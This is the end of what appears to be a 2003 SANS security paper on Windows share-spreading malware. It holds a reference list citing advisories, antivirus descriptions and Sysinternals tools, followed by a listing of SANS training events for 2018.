For those unfamiliar with the Windows 2000 Command Prompt and its available commands, Microsoft has a good reference guide at:
http://www.microsoft.com/windows2000/en/server/help/ntcmds.htm

List of References

[i] CNET Networks, Inc. "Backup Important Files with This Simple Batch File." July 10, 2002. URL: http://techrepublic.com.com/5100-6270-1051305.html#sample%20code (1 November 2003).

[ii] Microsoft Corporation. "Strong Passwords." 2003. http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/windowsserver2003/proddocs/entserver/windows_password_tips.asp (1 November 2003).

[iii] Carnegie Mellon University. "CERT Advisory CA-2003-08 Increased Activity Targeting Windows Shares." 11 March 2003. http://www.cert.org/advisories/CA-2003-08.html (1 November 2003).

[iv] F-Secure Anti-Virus Research Team. "F-Secure Virus Descriptions: Muma." 18 June 2003. URL: http://www.f-secure.com/v-descs/muma.shtml (1 September 2003).

[v] Trend Micro, Inc. "BAT_MUMA.A." 30 May 2003. URL: http://www.trendmicro.com/vinfo/zh-tw/virusencyclo/default5.asp?VName=BAT_MUMU.A&VSect=T (1 September 2003).

[vi] Microsoft Corporation. "Chapter 11 – Additional Member Server Hardening Procedures." URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/topics/hardsys/TCG/TCGCH11.asp (19 September 2003).

[vii] Whatis.com. "Server Message Block Protocol." 4 September 2003. URL: http://searchnetworking.techtarget.com/sDefinition/0,,sid7_gci214214,00.html (12 September 2003).

[viii] VMWare, Inc. URL: http://www.vmware.com (12 August 2003).

[ix] Sysinternals. "PsExec." 24 August 2003. URL: http://www.sysinternals.com/ntw2k/freeware/psexec.shtml (12 September 2003).

[x] Sysinternals. "Filemon for Windows." 9 July 2003. URL: http://www.sysinternals.com/ntw2k/source/filemon.shtml (20 July 2003).

[xi] Trend Micro, Inc. "TROJ_PCGHOST.413." 26 May 2003. URL: http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=TROJ_PCGHOST.413&VSect=T (21 July 2003).

[xii] Google. URL: http://www.google.com (18 September 2003).

Last Updated: June 18th, 2018

Upcoming SANS Penetration Testing

SANS Cyber Defence Canberra 2018	Canberra, Australia	Jun 25, 2018 - Jul 07, 2018	Live Event
Minneapolis 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Minneapolis, MN	Jun 25, 2018 - Jun 30, 2018	vLive
SANS Vancouver 2018	Vancouver, BC	Jun 25, 2018 - Jun 30, 2018	Live Event
SANS Minneapolis 2018	Minneapolis, MN	Jun 25, 2018 - Jun 30, 2018	Live Event
SANS London July 2018	London, United Kingdom	Jul 02, 2018 - Jul 07, 2018	Live Event
SANS Charlotte 2018	Charlotte, NC	Jul 09, 2018 - Jul 14, 2018	Live Event
SANS Cyber Defence Singapore 2018	Singapore, Singapore	Jul 09, 2018 - Jul 14, 2018	Live Event
Mentor Session - SEC504	Oklahoma City, OK	Jul 10, 2018 - Sep 11, 2018	Mentor
SANSFIRE 2018	Washington, DC	Jul 14, 2018 - Jul 21, 2018	Live Event
SANSFIRE 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Washington, DC	Jul 16, 2018 - Jul 21, 2018	vLive
SANSFIRE 2018 - SEC560: Network Penetration Testing and Ethical Hacking	Washington, DC	Jul 16, 2018 - Jul 21, 2018	vLive
SANSFIRE 2018 - SEC542: Web App Penetration Testing and Ethical Hacking	Washington, DC	Jul 16, 2018 - Jul 21, 2018	vLive
Community SANS Honolulu SEC560	Honolulu, HI	Jul 23, 2018 - Jul 28, 2018	Community SANS
SANS Pen Test Berlin 2018	Berlin, Germany	Jul 23, 2018 - Jul 28, 2018	Live Event
SANS vLive - SEC560: Network Penetration Testing and Ethical Hacking	SEC560 - 201807,	Jul 24, 2018 - Aug 30, 2018	vLive
SANS Pittsburgh 2018	Pittsburgh, PA	Jul 30, 2018 - Aug 04, 2018	Live Event
SANS San Antonio 2018	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	Live Event
SANS Boston Summer 2018	Boston, MA	Aug 06, 2018 - Aug 11, 2018	Live Event
San Antonio 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	vLive
Mentor Session - AW SEC560	Austin, TX	Aug 08, 2018 - Oct 10, 2018	Mentor
Community SANS Ventura SEC560	Ventura, CA	Aug 13, 2018 - Aug 18, 2018	Community SANS
SANS Northern Virginia- Alexandria 2018	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	Live Event
Northern Virginia- Alexandria 2018 - SEC542: Web App Penetration Testing and Ethical Hacking	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	vLive
Northern Virginia- Alexandria 2018 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Alexandria, VA	Aug 13, 2018 - Aug 18, 2018	vLive
SANS New York City Summer 2018	New York City, NY	Aug 13, 2018 - Aug 18, 2018	Live Event
SANS Krakow 2018	Krakow, Poland	Aug 20, 2018 - Aug 25, 2018	Live Event
SANS Virginia Beach 2018	Virginia Beach, VA	Aug 20, 2018 - Aug 31, 2018	Live Event
SANS Prague 2018	Prague, Czech Republic	Aug 20, 2018 - Aug 25, 2018	Live Event
SANS Chicago 2018	Chicago, IL	Aug 20, 2018 - Aug 25, 2018	Live Event
Community SANS Reno SEC504	Reno, NV	Aug 20, 2018 - Aug 25, 2018	Community SANS
Mentor Session - SEC504	Cincinnati, OH	Aug 21, 2018 - Oct 02, 2018	Mentor